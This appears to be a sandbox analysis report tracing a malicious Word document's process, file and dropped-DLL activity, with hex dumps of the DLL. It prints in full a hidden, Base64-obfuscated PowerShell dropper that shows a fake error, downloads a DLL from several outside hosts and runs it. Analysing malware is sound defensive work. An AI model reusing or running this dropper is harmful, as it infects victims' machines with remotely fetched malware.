Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 1428 Parent PID: 1220

General

Start time:	20:10:41
Start date:	25/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFMAZQBUAC0ASQBUAEUATQAgAC AAKAAnAHYAJwArACcAQQBSAGkAYQAnACsAJwBCAGwARQA6AGYAJwArACcANw BEACcAKwAnAEgAJwApACAAIAAoACAAWwBUAFkAUABlAF0AKAAiAHsAMgB9AH sAMAB9AHsANAB9AHsAMQB9AHsAMwB9ACIALQBGACAAJwBTAHQAZQBNAC4AaQ BPACcALAAnAGMAdABvACcALAAnAHMAeQAnACwAJwByAHkAJwAsACcALgBkAG kAcgBlACcAKQApACAAIAA7ACAAcwBFAHQALQBJAHQARQBNACAAVgBhAFIAaQ BBAEIATABlADoAUwBnADIAeABVACAAKAAgACAAWwBUAHkAUABlAF0AKAAiAH sANwB9AHsANAB9AHsANQB9AHsAMQB9AHsAOAB9AHsAMgB9AHsAMAB9AHsANg B9AHsAMwB9ACIALQBGACcAQQBuAEEAZwAnACwAJwBDAEUAUAAnAEkAbgAnAC wAJwBNACcALAAnAFIAJwAsACcAVABFAG0ALgBOAGUAdAAuAFMARQByACcALA AnAHYASQAnACwAJwBFACcALAAnAFMAWQBzACcALAAnAHQAJwApACAAIAApAD sAIAAgACQAWgB6ADgAMgBfADQAMgA9ACQAQgAwADMASQAgACsAIABbAGMAaA BhAHIAXQAoADMAMwApACAAKwAgACQASwA3ADgAUwA7ACQATwAwADAARwA9AC gAJwBFAF8AJwArACcANgBaACcAKQA7ACAAIAAkAEYANwBEAEgAOgA6ACIAYw ByAEUAQQBgAFQARQBEAEkAYABSAGAAZQBjAFQATwBSAHkAIgAoACQASABPAE 0ARQAgACsAIAAoACgAKAAnAGUAZwBUAEwAJwArACcAeABiACcAKwAnAGYAJw ApACsAJwB5AHYAJwArACcAawAnACsAJwBlAGcAJwArACcAVAAnACsAJwBHAG MAJwArACgAJwBxAHQAJwArACcAcgBfAGYAJwApACsAKAAnAGUAZwAnACsAJw BUACcAKQApAC4AIgByAGUAUABMAGAAQQBDAEUAIgAoACgAWwBDAEgAQQBSAF 0AMQAwADEAKwBbAEMASABBAFIAXQAxADAAMwArAFsAQwBIAEEAUgBdADgANA ApACwAWwBzAHQAcgBpAG4AZwBdAFsAQwBIAEEAUgBdADkAMgApACkAKQA7AC QAUAA0ADYAVQA9ACgAJwBBACcAKwAoACcANgA1ACcAKwAnAFEAJwApACkAOw AgACAAJABTAEcAMgBYAFUAOgA6ACIAcwBgAEUAQwB1AGAAUgBpAFQAWQBwAH IATwBUAG8AYABjAGAATwBsACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQ AnACsAJwAyACcAKQApADsAJABJAF8ANwBSAD0AKAAnAEQAJwArACgAJwA3AD UAJwArACcARwAnACkAKQA7ACQAWQB6AGoAcQB4AHgAcQAgAD0AIAAoACcAQw A0ACcAKwAnADYAVAAnACkAOwAkAEwAXwBfAFMAPQAoACgAJwBQAF8AJwArAC cAXwAnACkAKwAnAEQAJwApADsAJABVAGsAMQB0AHQAMQBfAD0AJABIAE8ATQ BFACsAKAAoACcASAAnACsAKAAnAE8AeAAnACsAJwBMAHgAYgBmACcAKQArAC cAeQAnACsAJwB2ACcAKwAoACcAawBIAE8AeAAnACsAJwBHAGMAcQAnACkAKw AnAHQAJwArACgAJwByAF8AZgAnACsAJwBIAE8AeAAnACkAKQAuACIAcgBFAH AAbABgAEEAYwBlACIAKAAoACcASABPACcAKwAnAHgAJwApACwAWwBzAHQAUg BJAE4AZwBdAFsAQwBIAEEAUgBdADkAMgApACkAKwAkAFkAegBqAHEAeAB4AH EAKwAnAC4AZAAnACAAKwAgACcAbABsACcAQwAkAFQANQA1AEwAPQAoACgAJw

	BZACcAKwAnADIAMQAnACkAKwAnAFEAJwApADsAJABKAGcANAAxAHMAYwB3AD 0AJwBoACcAIAArACAAJwB0AHQAJwAgACsAIAAnAHAAJwA7ACQATgBpAG8Abw BpADIAcQA9ACgAKAAnAG4AJwArACcAcwAgAHcAdQAgACcAKQArACgAJwBkAC cAKwAnAGIAIAAnACkAKwAoACcAbgBkACcAKwAnADoAJwApACsAKAAnAC8ALw AnACsAJwBuAGkAJwApACsAJwBnAGgAJwArACgAJwB0ACcAKwAnAGwAaQBmAG UAbQB1ACcAKwAnAG0AYgAnACkAKwAnAGEAJwArACgAJwBpAC4AJwArACcAYw BsACcAKQArACgAJwB1AGIALwB4ACcAKwAnAC8AMAB3ACcAKwAnAEIAJwApAC sAKAAnAEQAMwAnACsAJwAvACEAbgAnACsAJwBzACAAdwAnACkAKwAnAHUAIA AnACsAJwBkACcAKwAnAGIAJwArACgAJwAgAG4AZAAnACsAJwBzACcAKQArAC cAOgAvACcAKwAoACcALwAnACsAJwBzAGgAbwAnACkAKwAoACcAcAAuAG4Abw AnACsAJwB3ACcAKQArACcAZgAnACsAKAAnAGEAbAAuAGQAJwArACcAZQAnAC kAKwAnAHYAJwArACcALwB3ACcAKwAoACcAcAAtAGkAbgAnACsAJwBjACcAKQ ArACgAJwBsAHUAJwArACcAZABlACcAKQArACgAJwBzAC8AUgAnACsAJwBsAE 0ATwAnACsAJwBiAGYAJwApACsAKAAnADIAagAwACcAKwAnAC8AIQBuAHMAIA B3ACcAKwAnAHUAJwApACsAKAAnACAAJwArACcAZABiACAAJwArACcAbgBkAD oALwAnACkAKwAnAC8AJwArACgAJwBlAC0AJwArACcAdwAnACsAJwBkAGUAcw BpAGcAbgAnACkAKwAnAC4AJwArACgAJwBlACcAKwAnAHUALwB3AHAAJwApAC sAJwAtACcAKwAnAGMAJwArACgAJwBvACcAKwAnAG4AdABlACcAKQArACgAJw BuAHQAJwArACcALwAnACsAJwBiAG4AMQBJAGcAJwArACcARAAnACsAJwBlAG oAaAAvACEAbgBzACAAJwApACsAKAAnAHcAdQAnACsAJwAgAGQAJwArACcAYg AgAG4AZAAnACkAKwAnADoALwAnACsAJwAvACcAKwAnAHQAJwArACgAJwByAG EAJwArACcAdQBtAGYAJwApACsAJwByACcAKwAnAGEAJwArACgAJwB1AGUAJw ArACcAbgAnACkAKwAoACcALQB1AGsAJwArACcAcgAnACkAKwAoACcAYQBpAC cAKwAnAG4AZQAnACsAJwAuAGQAZQAnACkAKwAnAC8AYgAnACsAKAAnAGkAbg AnACsAJwAvAEoAeQBlACcAKQArACgAJwBTAC8AIQAnACsAJwBuAHMAIAB3AH UAIAAnACkAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG4AJwArACcAZA BzADoAJwApACsAKAAnAC8ALwAnACsAJwBqAGYAbABtACcAKQArACgAJwBrAH QAJwArACcAZwAuAHcAcABjACcAKQArACcAbwBtACcAKwAoACcAcwB0AGEAJw ArACcAZwBpACcAKwAnAG4AZwAuACcAKwAnAGMAJwArACcAbwBtAC8AdwBwAC cAKwAnAC0AYwBvAG4AdABlAG4AdAAnACkAKwAoACcALwBBAEsAJwArACcALw AnACkAKwAoACcAIQBuAHMAJwArACcAIAB3AHUAIAAnACkAKwAoACcAZABiAC AAJwArACcAbgBkACcAKQArACgAJwBzADoAJwArACcALwAvAGwAaQBuACcAKQ ArACcAaABrACcAKwAoACcAaQAnACsAJwBlAG4AJwApACsAJwBtACcAKwAoAC cAYQAnACsAJwB5AHQAaQAnACsAJwBuAGgALgB0ACcAKQArACcAYwAnACsAJw B0AGUAJwArACgAJwBkAHUALgBjAG8AJwArACcAbQAnACsAJwAvAHcAcAAtAC cAKwAnAHMAbgAnACkAKwAnAGEAJwArACgAJwBwAHMAJwArACcAaABvACcAKw AnAHQAcwAvAFYAJwApACsAJwB6ACcAKwAnAEoATQAnACsAJwAvACcAKQAuAC IAcgBlAFAAYABMAEEAYwBlACIAKAAoACgAJwBuAHMAJwArACcAIAB3ACcAKQ ArACcAdQAnACsAKAAnACAAZABiACAAbgAnACsAJwBkACcAKQApACwAKABbAG EAcgByAGEAeQBdACgAJwBuAGoAJwAsACcAdAByACcAKQAsACcAeQBqACcALA AnAHMAYwAnACwAJABKAGcANAAxAHMAYwB3ACwAJwB3AGQAJwApAFsAMwBdAC kALgAiAHMAUABsAGAAaQBUACIAKAAkAE8AMwAyAE8AIAArACAAJABaAHoAOA AyAF8ANAAyACAAKwAgACQATwA3ADQAWQApADsAJABlADAAOABUAD0AKAAoAC cAQgA2ACcAKwAnADgAJwApACsAJwBKACcAKQA7AGYAbwByAGUAYQBjAGgAIA AoACQAVwByAGEAdgB0AGkAZQAgAGkAbgAgACQATgBpAG8AbwBpADIAcQApAH sAdAByAHkAewAoACYAKAAnAE4AZQB3AC0AJwArACcATwAnACsAJwBiAGoAZQ AnACsAJwBjAHQAJwApACAAcwBZAHMAVABlAG0ALgBOAEUAdAAuAFcAZQBiAE MAbABpAEUATgB0ACkALgAiAEQATwBXAGAATgBsAGAATwBhAGQAZgBgAEkATA BlACIAKAAkAFcAcgBhAHYAdABpAGUALAAgACQAVQBrADEAdAB0ADEAXwApAD sAJABLAF8ANQBCAD0AKAAnAFQAMgAnACsAJwBfAFYAJwApADsASQBmACAAKA AoAC4AKAAnAEcAZQB0ACcAKwAnAC0ASQB0AGUAbQAnACkAIAAkAFUAawAxAH QAdAAxAF8AKQAuACIAbABlAGAATgBnAHQAaAAiACAALQBnAGUAIAAzADEAOA AxADQAKQAgAHsAJgAoACcAcgB1AG4AZABsAGwAMwAnACsAJwAyACcAKQAgAC QAVQBrADEAdAB0ADEAXwAsACgAKAAnAEEAbgAnACsAJwB5AFMAdAAnACkAKw AoACcAcgAnACsAJwBpAG4AJwApACsAJwBnACcAKQAuACIAdABvAFMAVABvAG kAYABOAEcAIgAoACkAOwAkAEcAMAAzAEwAPQAoACcAVQA1ACcAKwAnADYAUw AnACkAOwBiAHIAZQBhAGsAOwAkAFIAMQAzAEoAPQAoACcAUgA4ACcAKwAnAF 8ASgAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEoAOAAyAEUAPQAoACcAVw AnACsAKAAnADIAOAAnACsAJwBMACcAKQApAA==
Imagebase:	0x49ed0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2376 Parent PID: 1428

General

Start time:	20:10:42
Start date:	25/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xffd10000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2280 Parent PID: 1428

General

Start time:	20:10:42
Start date:	25/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc IAAgAFMAZQBUAC0ASQBUAEUATQAgAC AAKAAnAHYAJwArACcAQQBSAGkAYQAnACsAJwBCAGwARQA6AGYAJwArACcANw BEACcAKwAnAEgAJwApACAAIAAoACAAWwBUAFkAUABlAF0AKAAiAHsAMgB9AH sAMAB9AHsANAB9AHsAMQB9AHsAMwB9ACIALQBGACAAJwBTAHQAZQBNAC4AaQ BPACcALAAnAGMAdABvACcALAAnAHMAeQAnACwAJwByAHkAJwAsACcALgBkAG kAcgBlACcAKQApACAAIAA7ACAAcwBFAHQALQBJAHQARQBNACAAVgBhAFIAaQ BBAEIATABlADoAUwBnADIAeABVACAAKAAgACAAWwBUAHkAUABlAF0AKAAiAH sANwB9AHsANAB9AHsANQB9AHsAMQB9AHsAOAB9AHsAMgB9AHsAMAB9AHsANg B9AHsAMwB9ACIALQBGACcAQQBuAEEAZwAnACwAJwBDAEUAUABvAEkAbgAnAC wAJwBNACcALAAnAFIAJwAsACcAVABFAG0ALgBOAGUAdAAuAFMARQByACcALA AnAHYASQAnACwAJwBFACcALAAnAFMAWQBzACcALAAnAHQAJwApACAAIAApAD sAIAAgACQAWgB6ADgAMgBfADQAMgA9ACQAQgAwADMASQAgACsAIABbAGMAaA BhAHIAXQAoADMAMwApACAAKwAgACQASwA3ADgAUwA7ACQATwAwADAARwA9AC gAJwBFAF8AJwArACcANgBaACcAKQA7ACAAIAAkAEYANwBEAEgAOgA6ACIAYw ByAEUAQQBgAFQARQBEAEkAYABSAGAAZQBjAFQATwBSAHkAIgAoACQASABPAE 0ARQAgACsAIAAoACgAKAAnAGUAZwBUAEwAJwArACcAeABiACcAKwAnAGYAJw ApACsAJwB5AHYAJwArACcAawAnACsAJwBlAGcAJwArACcAVAAnACsAJwBHAG MAJwArACgAJwBxAHQAJwArACcAcgBfAGYAJwApACsAKAAnAGUAZwAnACsAJw BUACcAKQApAC4AIgByAGUAUABMAGAAQQBDAEUAIgAoACgAWwBDAEgAQQBSAF 0AMQAwADEAKwBbAEMASABBAFIAXQAxADAAMwArAFsAQwBIAEEAUgBdADgANA ApACwAWwBzAHQAcgBpAG4AZwBdAFsAQwBIAEEAUgBdADkAMgApACkAKQA7AC QAUAA0ADYAVQA9ACgAJwBBACcAKwAoACcANgA1ACcAKwAnAFEAJwApACkAOw AgACAAJABTAEcAMgBYAFUAOgA6ACIAcwBgAEUAQwB1AGAAUgBpAFQAWQBwAH IATwBUAG8AYABjAGAATwBsACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQ AnACsAJwAyACcAKQApADsAJABJAF8ANwBSAD0AKAAnAEQAJwArACgAJwA3AD UAJwArACcARwAnACkAKQA7ACQAWQB6AGoAcQB4AHgAcQAgAD0AIAAoACcAQw A0ACcAKwAnADYAVAAnACkAOwAkAEwAXwBfAFMAPQAoACgAJwBQAF8AJwArAC cAXwAnACkAKwAnAEQAJwApADsAJABVAGsAMQB0AHQAMQBfAD0AJABIAE8ATQ BFACsAKAAoACcASAAnACsAKAAnAE8AeAAnACsAJwBMAHgAYgBmACcAKQArAC cAeQAnACsAJwB2ACcAKwAoACcAawBIAE8AeAAnACsAJwBHAGMAcQAnACkAKw AnAHQAJwArACgAJwByAF8AZgAnACsAJwBIAE8AeAAnACkAKQAuACIAcgBFAH AAbABgAEEAYwBlACIAKAAoACcASABPACcAKwAnAHgAJwApACwAWwBzAHQAUg BJAE4AZwBdAFsAQwBIAGEAUgBdADkAMgApACkAKwAkAFkAegBqAHEAeAB4AH EAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFQANQA1AEwAPQAoACgAJw BZACcAKwAnADIAMQAnACkAKwAnAFEAJwApADsAJABKAGcANAAxAHMAYwB3AD 0AJwBoACcAIAArACAAJwB0AHQAJwAgACsAIAAnAHAAJwA7ACQATgBpAG8Abw BpADIAcQA9ACgAKAAnAG4AJwArACcAcwAgAHcAdQAgACcAKQArACgAJwBkAC cAKwAnAGIAIAAnACkAKwAoACcAbgBkACcAKwAnADoAJwApACsAKAAnAC8ALw AnACsAJwBuAGkAJwApACsAJwBnAGgAJwArACgAJwB0ACcAKwAnAGwAaQBmAG UAbQB1ACcAKwAnAG0AYgAnACkAKwAnAGEAJwArACgAJwBpAC4AJwArACcAYw BsACcAKQArACgAJwB1AGIALwB4ACcAKwAnAC8AMAB3ACcAKwAnAEIAJwApAC sAKAAnAEQAMwAnACsAJwAvACEAbgAnACsAJwBzACAAdwAnACkAKwAnAHUAIA AnACsAJwBkACcAKwAnAGIAJwArACgAJwAgAG4AZAAnACsAJwBzACcAKQArAC cAOgAvACcAKwAoACcALwAnACsAJwBzAGgAbwAnACkAKwAoACcAcAAuAG4Abw AnACsAJwB3ACcAKQArACcAZgAnACsAKAAnAGEAbAAuAGQAJwArACcAZQAnAC kAKwAnAHYAJwArACcALwB3ACcAKwAoACcAcAAtAGkAbgAnACsAJwBjACcAKQ ArACgAJwBsAHUAJwArACcAZABlACcAKQArACgAJwBzAC8AUgAnACsAJwBsAE 0ATwAnACsAJwBiAGYAJwApACsAKAAnADIAagAwACcAKwAnAC8AIQBuAHMAIA B3ACcAKwAnAHUAJwApACsAKAAnACAAJwArACcAZABiACAAJwArACcAbgBkAD oALwAnACkAKwAnAC8AJwArACgAJwBlAC0AJwArACcAdwAnACsAJwBkAGUAcw BpAGcAbgAnACkAKwAnAC4AJwArACgAJwBlACcAKwAnAHUALwB3AHAAJwApAC sAJwAtACcAKwAnAGMAJwArACgAJwBvACcAKwAnAG4AdABlACcAKQArACgAJw BuAHQAJwArACcALwAnACsAJwBiAG4AMQBJAGcAJwArACcARAAnACsAJwBlAG oAaAAvACEAbgBzACAAJwApACsAKAAnAHcAdQAnACsAJwAgAGQAJwArACcAYg AgAG4AZAAnACkAKwAnADoALwAnACsAJwAvACcAKwAnAHQAJwArACgAJwByAG EAJwArACcAdQBtAGYAJwApACsAJwByACcAKwAnAGEAJwArACgAJwB1AGUAJw ArACcAbgAnACkAKwAoACcALQB1AGsAJwArACcAcgAnACkAKwAoACcAYQBpAC cAKwAnAG4AZQAnACsAJwAuAGQAZQAnACkAKwAnAC8AYgAnACsAKAAnAGkAbg AnACsAJwAvAEoAeQBlACcAKQArACgAJwBTAC8AIQAnACsAJwBuAHMAIAB3AH UAIAAnACkAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG4AJwArACcAZA BzADoAJwApACsAKAAnAC8ALwAnACsAJwBqAGYAbABtACcAKQArACgAJwBrAH QAJwArACcAZwAuAHcAcABjACcAKQArACcAbwBtACcAKwAoACcAcwB0AGEAJw ArACcAZwBpACcAKwAnAG4AZwAuACcAKwAnAGMAJwArACcAbwBtAC8AdwBwAC cAKwAnAC0AYwBvAG4AdABlAG4AdAAnACkAKwAoACcALwBBAEsAJwArACcALw AnACkAKwAoACcAIQBuAHMAJwArACcAIAB3AHUAIAAnACkAKwAoACcAZABiAC AAJwArACcAbgBkACcAKQArACgAJwBzADoAJwArACcALwAvAGwAaQBuACcAKQ ArACcAaABrACcAKwAoACcAaQAnACsAJwBlAG4AJwApACsAJwBtACcAKwAoAC cAYQAnACsAJwB5AHQAaQAnACsAJwBuAGgALgB0ACcAKQArACcAYwAnACsAJw B0AGUAJwArACgAJwBkAHUALgBjAG8AJwArACcAbQAnACsAJwAvAHcAcAAtAC cAKwAnAHMAbgAnACkAKwAnACEAJwArACgAJwBwAHMAJwArACgAJwAnAHcAKw

	cAKWAnAHMAbgAnACkAKwAnAGEAJwArACgAJwBwAHMAJwArACcAaABvACcAKw AnAHQAcwAvAFYAJwApACsAJwB6ACcAKwAnAEoATQAnACsAJwAvACcAKQAuAC IAcgBlAFAAYABMAEEAYwBlACIAKAAoACgAJwBuAHMAJwArACcAIAB3ACcAKQ ArACcAdQAnACsAKAAnACAAZABiACAAbgAnACsAJwBkACcAKQApACwAKABbAG EAcgByAGEAeQBdACgAJwBuAGoAJwAsACcAdAByACcAKQAsACcAeQBqACcALA AnAHMAYwAnACwAJABKAGcANAAxAHMAYwB3ACwAJwB3AGQAJwApAFsAMwBdAC kALgAiAHMAUABsAGAAaQBUACIAKAAkAE8AMwAyAE8AIAArACAAJABaAHoAOA AyAF8ANAAyACAAKwAgACQATwA3ADQAWQApADsAJABlADAAOABUAD0AKAAoAC cAQgA2ACcAKwAnADgAJwApACsAJwBKACcAKQA7AGYAbwByAGUAYQBjAGgAIA AoACQAVwByAGEAdgB0AGkAZQAgAGkAbgAgACQATgBpAG8AbwBpADIAcQApAH sAdAByAHkAewAoACYAKAAnAE4AZQB3AC0AJwArACcATwAnACsAJwBiAGoAZQ AnACsAJwBjAHQAJwApACAAcwBZAHMAVABlAG0ALgBOAEUAdAAuAFcAZQBiAE MAbABpAEUATgB0ACkALgAiAEQATwBXAGAATgBsAGAATwBhAGQAZgBgAEkATA BlACIAKAAkAFcAcgBhAHYAdABpAGUALAAgACQAVQBrADEAdAB0ADEAXwApAD sAJABLAF8ANQBCAD0AKAAnAFQAMgAnACsAJwBfAFYAJwApADsASQBmACAAKA AoAC4AKAAnAEcAZQB0ACcAKwAnAC0ASQB0AGUAbQAnACkAIAAkAFUAawAxAH QAdAAxAF8AKQAuACIAbABlAGAATgBnAHQAaAAiACAALQBnAGUAIAAzADEAOA AxADQAKQAgAHsAJgAoACcAcgB1AG4AZABsAGwAMwAnACsAJwAyACcAKQAgAC QAVQBrADEAdAB0ADEAXwAsACgAKAAnAEEAbgAnACsAJwB5AFMAdAAnACkAKw AoACcAcgAnACsAJwBpAG4AJwApACsAJwBnACcAKQAuACIAdABvAFMAVABjAG kAYABOAEcAIgAoACkAOwAkAEcAMAAzAEwAPQAoACcAVQA1ACcAKwAnADYAUw AnACkAOwBiAHIAZQBhAGsAOwAkAFIAMQAzAEoAPQAoACcAUgA4ACcAKwAnAF 8ASgAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEoAOAAyAEUAPQAoACcAVw AnACsAKAAnADIAOAAnACsAJwBMACcAKQApAA==
Imagebase:	0x13ffe0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Lxbfyvk	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8A4BEC7	CreateDirectoryW
C:\Users\user\Lxbfyvk\Gcqtr_f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8A4BEC7	CreateDirectoryW
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	5	7FEE8A4BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	success or wait	4	7FEE8A4BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	unknown	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	20	7FEE8A4BEC7	WriteFile
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	unknown	11655	ff b8 28 66 46 00 e8 75 f8 ff ff a1 e4 65 46 00 85 c0 74 17 8b 10 89 15 e4 65 46 00 50 e8 d6 f7 ff ff a1 e4 65 46 00 85 c0 75 e9 33 c0 5a 59 59 64 89 10 68 5d 1c 40 00 80 3d 4d 60 46 00 00 74 0a 68 cc 65 46 00 e8 d5 f7 ff ff 68 cc 65 46 00 e8 d3 f7 ff ff c3 e9 39 1e 00 00 eb db 5b 5d c3 53 3b 05 18 66 46 00 75 09 8b 50 04 89 15 18 66 46 00 8b 50 04 8b 48 08 81 f9 00 10 00 00 7f 38 3b c2 75 17 85 c9 79 03 83 c1 03 c1 f9 02 a1 24 66 46 00 33 d2 89 54 88 f4 eb 24 85 c9 79 03 83 c1 03 c1 f9 02 8b 1d 24 66 46 00 89 54 8b f4 8b 00 89 02 89 50 04 5b c3 8b 00 89 02 89 50 04 5b c3 8d 40 00 8b 15 28 66 46 00 eb 10 8b 4a 08 3b c1 72 07 03 4a 0c 3b c1 72 16 8b 12 81 fa 28 66 46 00 75 e8 c7 05 c8 65 46 00 03 00 00 00 33 d2 8b c2 c3 90 53 8b ca 83 e9 04 8d 1c 01 83 fa	..(fF..u.....eF...t......eF.P. ......eF...u.3.ZYYd..h].@..= M`F..t.h.eF......h.eF........9.. ...[].S;..fF..u..P....fF..P..H. ....8;.u...y........$fF.3.. T...$..y.........$fF..T.......P. [......P.[..@...(fF....J.;.r ..J.;.r.....(fF.u....eF.....3. ....S..........	success or wait	38	7FEE8A4BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	unknown	2321	00 70 00 75 00 74 00 10 00 44 00 69 00 76 00 69 00 73 00 69 00 6f 00 6e 00 20 00 62 00 79 00 20 00 7a 00 65 00 72 00 6f 00 11 00 52 00 61 00 6e 00 67 00 65 00 20 00 63 00 68 00 65 00 63 00 6b 00 20 00 65 00 72 00 72 00 6f 00 72 00 10 00 49 00 6e 00 74 00 65 00 67 00 65 00 72 00 20 00 6f 00 76 00 65 00 72 00 66 00 6c 00 6f 00 77 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 26 3d 4f 38 c2 82 37 b8 f3 24 42 03 17 9b 3a 83 00 00 00 8c 00 00 00 00 54 00 00 00 01 37 50 72 6f 6a 65 63 74 31 00 10 27 58 6d 6c 78 66 6f 72 6d 00 00 c7 53 79 73 74 65 6d 00 00 81 53 79 73 49 6e 69 74 00 10 43 56 61 72 69 61 6e 74 73 00 0c 4b 57 69 6e 64 6f 77 73 00 10 55 54 79 70 65 73 00 10 9d 53 79 73 43 6f 6e 73 74 00 10	.p.u.t...D.i.v.i.s.i.o.n. .b.y. .z.e.r.o...R.a.n.g.e. .c.h.e .c.k. 